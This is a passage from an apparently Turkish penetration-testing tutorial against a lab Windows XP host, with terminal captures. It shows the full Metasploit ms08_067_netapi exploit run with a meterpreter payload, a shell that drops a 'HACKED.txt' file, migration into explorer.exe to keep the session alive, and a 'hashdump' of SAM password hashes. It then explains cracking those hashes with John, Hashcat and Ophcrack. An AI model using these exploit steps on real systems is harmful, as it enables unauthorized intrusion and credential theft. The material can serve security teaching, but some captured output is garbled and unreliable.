
Çıktı:


[Hedef sisteme dosya konur]



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~  
echo "  
"  
C:\Documents and Settings\pentest\Desktop>echo "Merhaba dostum, sistemine sızıldı -,," > HACKED.txt  
echo "Merhaba dostum, sistemine sızıldı -,," > HACKED.txt  
C:\Documents and Settings\pentest\Desktop>dir  
dir  
C söröçöşöndeki birimin etiketi yok.  
Birim Seri Numarası: 4C1C-BC1C  
C:\Documents and Settings\pentest\Desktop dizini  
13.10.2018 03:57 <DIR> .  
13.10.2018 03:57 <DIR> ..  
28.01.2018 09:22 1.607 123.hex  
24.05.2016 15:53 37.888 backdoor.exe  
09.10.2018 15:08 1.714 Burp Suite Community Edition.lnk  
09.10.2018 15:09 973 cacert.der  
25.01.2018 14:17 7 deneme.txt  
22.11.2016 21:05 801 downloadfile.vbs  
13.10.2018 03:57 45 HACKED.txt  
28.01.2018 15:09 308.736 incoming.exe  
08.12.2016 02:02 184 Internet Explorer.lnk  
19.02.2016 21:40 103.772 kelime kökü bulmaca.rtf  
04.11.2016 22:30 6.332 msf.pdf  
28.01.2018 12:56 59.392 nc.exe  
04.11.2016 22:44 <DIR> Not Kötüm  
24.05.2016 15:48 37.888 vnc.exe  
09.11.2016 14:30 6.328 zararlıBelge.pdf  
14 Dosya 565.587 bayt  
3 Dizin 3.117.105.152 bayt boö  
C:\Documents and Settings\pentest\Desktop>
```

[Hedef sistemdeki kullanıcı dosyayı görür]





Burada size shell oturumu alınarak yapılabileceklerden sadece bir tanesi gösterilmiştir. Saldırganlar shell oturumu devralarak örneğin hedef sistemdeki dosyaların içeriğini okuyabilir, dosyaları silebilir, dosya içeriklerini değiştirebilir, zararlı başka dosyalar indirebilir (shell oturumu üzerinden windows sistemlere nasıl dosyalar indirilebileceğine dair yöntemler sonradan paylaşılacaktır), sistemde kendine kullanıcı hesabı açtırabilir (ki böylece sisteme olan erişimini kalıcı hale getirmeye dair bir teşebbüste bulunulmuş olur),...vs. Yani özetle hedef sistemin karşısında oturan kullanıcının yapabileceği her şeyi saldırgan edindiği yetki ölçüsünde yapabilir. Burada saldırganın komut satırı kodlamasına hakimiyeti sızdığı hedef sistemde yapabileceği zararlı aktiviteler konusunda belirleyici olur.

b) Windows Sistemdeki Oturum Ömrümüzü Uzatma

netapi exploit'i ile sisteme sızıştık ve meterpreter oturumu elde etmiştik. Bizim meterpreter payload'umuz aslında sızdığımız Windows XP makinasındaki bir servisin yerine geçmiştir. Meterpreter payload'umuzun hedef sistemdeki hangi servisin yerine geçtiğini görmek için pwd komutunu kullanabiliriz:

Kali Linux Terminal:

```
1 meterpreter > pwd
```


Kali Linux Terminal:

```
1 meterpreter > ps
```

Çıktı:

```

root@kali: ~
File Edit View Search Terminal Help
PID  PPID  Name                Arch  Session  User                Path
---  ---  ---                ---  ---      ---                ---
0    0    [System Process]    x86  0         NT AUTHORITY\SYSTEM
4    0    System              x86  0         NT AUTHORITY\SYSTEM
160  444  mqsvc.exe           x86  0         NT AUTHORITY\SYSTEM  C:\WINDOWS\System32\mqsvc.exe
304  408  logon.scr           x86  0         PENTEST-WINXP\pentest  C:\WINDOWS\System32\logon.scr
328  4    smss.exe            x86  0         NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
348  1568  ctfmon.exe          x86  0         PENTEST-WINXP\pentest  C:\WINDOWS\system32\ctfmon.exe
372  1568  msmsgs.exe          x86  0         PENTEST-WINXP\pentest  C:\Program Files\Messenger\msmsgs
.exe
376  328  csrss.exe           x86  0         NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
490  328  winlogon.exe        x86  0         NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.
.exe
444  408  services.exe        x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
456  408  lsass.exe           x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
604  444  svchost.exe         x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
668  444  svchost.exe         x86  0         NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
736  444  svchost.exe         x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
776  444  svchost.exe         x86  0         NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
868  736  wscntfy.exe         x86  0         PENTEST-WINXP\pentest  C:\WINDOWS\system32\wscntfy.exe
904  444  svchost.exe         x86  0         NT AUTHORITY\LOCAL SERVICE  C:\WINDOWS\System32\svchost.exe
1048 444  spoolsv.exe         x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
1220 444  inetinfo.exe        x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\ineti
nfo.exe
1244 444  MDM.EXE             x86  0         NT AUTHORITY\SYSTEM   C:\Program Files\Common Files\Mic
rosoft Shared\VS7DEBUG\MDM.EXE
1320 444  msdtc.exe           x86  0         The quest NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\msdtc.exe
1568 1512 explorer.exe        x86  0         PENTEST-WINXP\pentest  C:\WINDOWS\Explorer.EXE
1688 444  mqtgsvc.exe         x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\mqtgsvc.exe
1712 444  tcpvcs.exe          x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\tcpvcs.exe
1768 444  snmp.exe            x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\snmp.exe
2144 444  alg.exe             x86  0         NT AUTHORITY\LOCAL SERVICE  C:\WINDOWS\System32\alg.exe
2404 1568 cmd.exe             x86  0         PENTEST-WINXP\pentest  C:\WINDOWS\system32\cmd.exe
4056 736  cmd.exe             x86  0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\cmd.exe

```

Görüldüğü üzere explorer.exe process'inin pid'si (process id'si) 1568 şeklindeymiş. Bu bilgiden hareketle uzak sistemdeki meterpreter payload'umuzu explorer.exe process'ine migrate komutu ile taşıyalım:

Kali Linux Terminal:

```
1 meterpreter > migrate 1568
```

Çıktı:

```

Kali (En Eski) [Running] - Oracle VM VirtualBox
Thu Oct 11, 5:05 AM
root@kali: ~
root@kali: ~
File Edit View Search Terminal Help
160 444 mqsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqsvc.exe
304 408 logon.scr x86 0 PENTEST-WINXP\pentest C:\WINDOWS\System32\logon.scr
328 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
348 1568 ctfmon.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\ctfmon.exe
372 1568 msmsgs.exe x86 0 PENTEST-WINXP\pentest C:\Program Files\Messenger\msmsgs.exe
376 328 csrss.exe x86 0 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\system32\csrss.exe
400 328 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\system32\winlogon.exe
444 408 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
456 408 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
668 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
776 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe
868 736 wscntfy.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
904 444 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1220 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\inetnls\ineti
nfo.exe
1244 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Mic
rosoft Shared\VS7DEBUG\MDM.EXE
1320 444 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\msdtc.exe
1568 1512 explorer.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\Explorer.EXE
1688 444 mqtsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtsvc.exe
1712 444 tcpvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpvcs.exe
1768 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2144 444 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe
2404 1568 cmd.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\cmd.exe
4056 736 cmd.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 1568
[*] Migrating from 736 to 1568...
[*] Migration completed successfully.
meterpreter >

```

Görüldüğü üzere migrate (yani göç) işlemi başarılı bir şekilde oldu mesajı gelmiştir. Gerçekten meterpreter payload'umuzu explorer.exe process'ine taşıyabildik mi diye test etmek amaçlı pwd komutumuzu tekrar kullanalım:

Kali Linux Terminal:

```
1 meterpreter > pwd
```

Çıktı:

```

Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Thu Oct 11, 5:06 AM root
root@kali: ~
File Edit View Search Terminal Help
328 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
348 1568 ctfmon.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\ctfmon.exe
372 1568 msmmsgs.exe x86 0 PENTEST-WINXP\pentest C:\Program Files\Messenger\msmsgs
.exe
376 328 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
400 328 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.
.exe
444 400 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
456 400 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
668 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
776 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe
868 736 wscntfy.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
904 444 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1220 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\inetrv\ineti
nfo.exe
1244 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Mic
rosoft Shared\VS7DEB\MDM.EXE
1320 444 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\msdtc.exe
1568 1512 explorer.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\Explorer.EXE
1688 444 mqtgsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtgsvc.exe
1712 444 tcpvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpvcs.exe
1768 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2144 444 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe
2404 1568 cmd.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\cmd.exe
4056 736 cmd.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 1568
[*] Migrating from 736 to 1568...
[*] Migration completed successfully.
meterpreter > pwd
C:\Documents and Settings\pentest
meterpreter >

```

Görüldüğü üzere mevcut kullanıcının ana dizini görüntülenmektedir. Yani migrate işlemi başarılı olmuştur ve hedef sistemdeki meterpreter oturum ömrümüz pencere yönetim sistemi process'inin (yani sistemin) açık kaldığı süre kadar olmuştur.

Ek Bilgi:

Pencere yönetim sistemi (explorer.exe, Gnome, Unity,...) oturumları kullanıcı oturumlarının ana dizi altında gizli dosya olarak yer alırlar. Örneğin linux'ta parolanızı girip oturum açtığınızda linux pencere yönetim sistemi olan Gnome'da da bir oturum açmış olursunuz. Bu oturumun session ve çerez dosyaları (oturum dosyaları) kullanıcı hesabının ana dizini altında (home dizini altında) yer alır. Linux sistemlerdeki GNOME pencere yönetim sistemi için bu oturum dosyalarından birincisi .xsession'dır, diğeri de .Xauthority'dir. Örneğin nadir de olsa karşılaşılan bir örnekten bahsedelim. Linux sistemlerde bazen kullanıcılar giriş yaptıkları kullanıcı hesabına ait home dizinine root izni verebiliyorlar. Bu durumda o dizin artık root'a (yani linux sistemlerde en yetkili kullanıcıya) ait bir dizin olmuş oluyor ve kullanıcının mevcut dizini olmaktan çıkıyor. Ardından kullanıcı bilgisayarı yeniden başlattığında ve linux oturum açma ekranına geldiğinde parolasını girecektir, fakat parolasını doğru girmesine rağmen (ekranda da parolanız yanlış dememesine rağmen) giriş yapamayacaktır. Bunun nedeni kullanıcıya ait (ona has) bir ana dizinin (home dizininin) artık olmamasından dolayıdır. Yani oturum açma sırasında pencere yönetim sistemi de oturum açmaya çalışacağından pencere

yönetim sisteminin session ve çerez dosyaları yerleşecek yer bulamayacaktır. Bu nedenle görsel oturum açılmayacaktır (Not: Normalde çerez istemcide, session sunucuda yer alan dosyalardır. Fakat pencere yönetim sistemlerini biz bilgisayarlarımızda hem istemci hem de sunucu olarak kullandığımız için ikisi bir arada makinamızda yer almaktadır).

Sonuç olarak hedef sistemdeki meterpreter oturumumuzun ömrü migrate komutu ile göç ettiğimiz process'in ömrü kadar olmuştur. Bu şekilde ömür uzatarak hedef sistemde daha fazla bilgi toplama, daha fazla işlemlerde bulunma imkanı elde edebiliriz.

c) Windows Hesap Bilgilerinin (örn; Parolaların) Tutulduğu Dosyayı Okuma

Windows sistemlerde kullanıcı hesapları bilgileri SAM adı verilen bir dosyada tutulur. Bu dosyanın içeriğini çekmek için meterpreter'in hashdump adlı komutu kullanılabilir:

Uyarı: Kali Linux Terminal ekranında bildiğiniz üzere şu an shell oturumu açık vaziyette. Msfconsole'u kapamadan shell oturumunu sonlandırıp tekrar meterpreter oturumuna geçmek için CTRL + C tuş kombinasyonuna basın. Ardından "y" harfini girin ve enter'layın.

Kali Linux Terminal:

```
1 meterpreter > hashdump
```

Çıktı:


```

Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Thu Oct 11, 3:53 AM root@kali: ~
File Edit View Search Terminal Help

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 172.16.3.120
RHOST => 172.16.3.120
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 172.16.3.118
LHOST => 172.16.3.118
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.3.120
[*] Meterpreter session 1 opened (172.16.3.99:48799 -> 172.16.3.120:4444) at 2018-10-11 03:20:45 -0700

meterpreter > shell
Process 4056 created.
Channel 1 created.
Microsoft Windows XP [Sürüm 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>^C
Terminate channel 1? [y/N] y
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:15feae27e637cb98ffacdf0a840eeb4b:::
backdoor:1008:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9c8ba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1008:aad3b435b51404eeaad3b435b51404ee:f638888c72f5c4e1a8f1e1270aaa6b85:::
IUSR_PENTEST-WINXP:1004:aad3b435b51404eeaad3b435b51404ee:f0a4854a729d96d5f8fddb3d144a9ee0:::
IWAM_PENTEST-WINXP:1005:aad3b435b51404eeaad3b435b51404ee:e4d4fc3f4174655f7884a06c27872477:::
pentest:1003:1e99d771a164613aaad3b435b51404ee:15feae27e637cb98ffacdf0a840eeb4b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4ad41e3eb3179b33e072f0c53e07d0db:::
meterpreter >

```

Gördüğünüz üzere hedef Windows XP sistemindeki tüm hesapların dökümü elimize geçmiştir. Burada kullanıcı adlarını görüntülemekteyiz ve kullanıcı adlarının sahip olduğu parolaları hash'lenmiş olarak (yani geri dönülmez şekilde şifrelenmiş olarak) görüntülemekteyiz. Bu noktadan sonra yapabileceğiniz işlem bu parolaların açık halini elde etmeye çalışmak olabilir. Bunun için şifre kırma metotlarından sözlük saldırısı (dictionary attack) ve kaba kuvvet saldırısı (brute force attack) yapabilen JohnTheRipper, Hashcat gibi araçları kullanabilir ya da rainbow tablolarından yararlanan Ophcrack gibi araçlarla daha hızlı sonuca ulaşmayı deneyebilirsiniz. Sözlük saldırısı demek binlerce, belki milyonlarca sık kullanılan şifrelerin alt alta yer aldığı bir txt dosyasının programa verilip her satırının (yani her olası şifrenin) şifremiz bu mu değil mi diye sırayla denendiği saldırı türüne denir. Milyonlarca sık kullanılan şifreler arasından birisi eşleştiği an şifre kırıldı (tespit edildi) denir. Kaba kuvvet saldırısı programa verilecek karakter seti (örn; a'dan z'ye tüm harfler ve A'dan Z'ye tüm harfler gibi), minimum kelime uzunluğu ve maksimum kelime uzunluğu bilgileri doğrultusunda programın kendisine verilen sınırlar doğrultusunda elde edilebilecek maksimum tüm kelimeleri sırasıyla şifre bu mu değil mi diye denemesine denir. Rainbow saldırısı ise normal sözlük ve kaba kuvvet saldırılarına nazaran hız açısından daha avantajlı bir saldırı türüdür. Çünkü sözlük ve kaba kuvvet saldırılarında hash'lenmiş bir şifreyi kırmak için denenen her kelimenin önce hash'i alınır ve sonra kıyaslamaya tabi tutulur. Denenecek her bir şifrenin hash'e dönüştürülmesinde kullanılacak hash algoritmasının karmaşıklığına göre saldırı uzar. Rainbow'da ise denenecek sık kullanılan şifreler ve sık kullanılan şifrelerin hash halleri hazır halde yer aldığından denenecek şifrenin hash dönüştürmesine tabi tutulması gibi bir durum söz konusu değildir. Rainbow'da denenen şey sadece olası parolanın hash halidir. Hash'ler birbirleriyle tamamen aynı olduğunda hemen

o hash'e karşılık gelen açık parola program ekrana basılır. Bu nedenle Rainbow saldırıları normal sözlük ve kaba kuvvet saldırılarına göre çok daha hızlı bir saldırı türü olarak bilinir.

Şifreyi tespit ettiniz (teknik tabirle kırdınız) diyelim. Bu noktadan sonra yapılabilecek işlemlerin haddi hesabı yoktur. Karşınızdaki kullanıcı makinesinin fişini çekmediği sürece makinayı kullanan artık sizsiniz, o değil.


d) Hedef Sistemin Ekran Görüntüsünü Alma

Hedef sistemde kullanıcı makinasını kullanırken sistemin ekran görüntüsünü çekip kendi sistemimizde görüntüleyebiliriz. Bunun için bir meterpreter komutu olan screenshot kullanılabilir:

